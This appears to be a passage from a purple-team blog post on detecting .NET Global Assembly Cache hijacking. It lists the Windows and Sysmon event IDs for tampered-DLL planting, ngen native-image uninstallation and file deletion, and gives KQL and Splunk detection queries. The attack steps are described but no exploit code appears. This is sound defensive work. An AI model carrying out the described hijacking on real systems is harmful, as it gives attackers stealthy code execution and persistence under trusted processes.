

The final step of this technique is uninstalling the native image using the ngen utility. On the asset, two new process creation events will be created. The first process, ngen, parses the command line argument uninstall. The second process, mscorsvw.exe, part of the Native Image Generator (ngen), accelerates the launch of .NET applications.
Sysmon can detect also process creation events. Sysmon Event ID 1 can capture DLL modifications and native image uninstallations.
The table below summarises the data sources and event ID’s associated with Process Creation events of GAC Hijacking:
| Data Source | Event ID | Detects |
|---|---|---|
| Windows Events | 4688 | MIGUIControls DLL Tampering |
| Windows Events | 4688 | ngen Execution |
| Windows Events | 4688 | mscorsvw Execution |
| Sysmon | 1 | MIGUIControls DLL Tampering |
| Sysmon | 1 | ngen Execution |
File System

The technique involves planting a tampered DLL inside the assembly folder. Monitoring this folder for changes enables reliable detection. However, based on Windows standard behavior and interactions with that folder, that would generate a high volume of logs. SOC teams should review and adjust folder and file attributes auditing before deciding what best fits their ecosystem. The Audit File System container should be enabled from Group Policy:

Two entries should be added on the File System container. Enable auditing of the assembly and native image folders to capture activities involves planting of the tampered DLL and native image uninstallation. Not all permissions are required to be enabled, but the Create Files / Write Data and Delete are recommended.


Uncommon processes that attempt to access objects inside the GAC should be flagged as suspicious. These activities are captured under Windows Event ID 4663.


Furthermore, the proof-of-concept sample, written in C#, calls the Microsoft Common Object Runtime Library (mscorlib.dll). However, in systems using .NET Core, this library is not used and should not serve as a detection point.
During execution, Sysmon generates three file creation events under ID 11. These relate to processes attempting to write files to disk.



The table below summarizes the data sources and Event ID’s associated with File Access to key elements during execution of GAC Hijacking:
| Data Source | Event ID | Detects |
|---|---|---|
| Windows Events | 4663 | Access to MIGUIControls.dll |
| Windows Events | 4663 | mscorlib.dll |
| Sysmon | 11 | Copy of MIGUIControls.dll |
| Sysmon | 11 | Tampered MIGUIControls.dll |
| Sysmon | 11 | GAC-PoC.exe.log |
File Deletion
Deleting the native image file is necessary to execute the tampered DLL file. The mscorsvw.exe process deletes the native image when ngen runs. Detection engineering teams should develop detection rules based on events involving file deletions where the process name is mscorsvw.exe.



The table below displays the Event ID’s that are generated during deletion of the native image.
| Data Source | Event ID | Detects |
|---|---|---|
| Windows Events | 4660 | File Deletion by mscorsvw.exe |
| Windows Events | 4663 | Access MIGUIControls Folder |
| Windows Events | 4663 | MIGUIControls.ni.dll.aux |
Defender for Endpoint
DeviceFileEvents
| where Timestamp > ago(30d)  // Add time filter for performance
| where FolderPath has_any (@"\Windows\Microsoft.NET\assembly\", @"\Windows\assembly\NativeImages_v4.0.30319")  // Slightly more efficient
| where ActionType in ("FileCreated","FileModified","FileRenamed","FileDeleted")
| project Timestamp, DeviceName, ActionType, FolderPath, FileName,
          InitiatingProcessFileName, InitiatingProcessCommandLine,
          InitiatingProcessParentFileName, InitiatingProcessAccountName
| order by Timestamp desc
Splunk
index=win* sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=11
(TargetFilename="*\\Windows\\Microsoft.NET\\assembly\\GAC_*\\*.dll" OR TargetFilename="*\\Windows\\Microsoft.NET\\assembly\\GAC_MSIL\\*\\*.dll")
| stats count min(_time) as firstSeen max(_time) as lastSeen by Computer, Image, TargetFilename, User
| sort - lastSeen
Hijacking .NET assemblies in the Global assembly cache enables threat actors to execute arbitrary code and blend into the environment, as the code will run under a trusted process context. The technique could serve as a persistence method. Although GAC hijacking uncommon, it can enable threat actors to remain undetected longer. Organizations should conduct purple team exercises targeting attacks in the GAC to enhance SOC readiness for detection and response.
 Purple Team
Leave a comment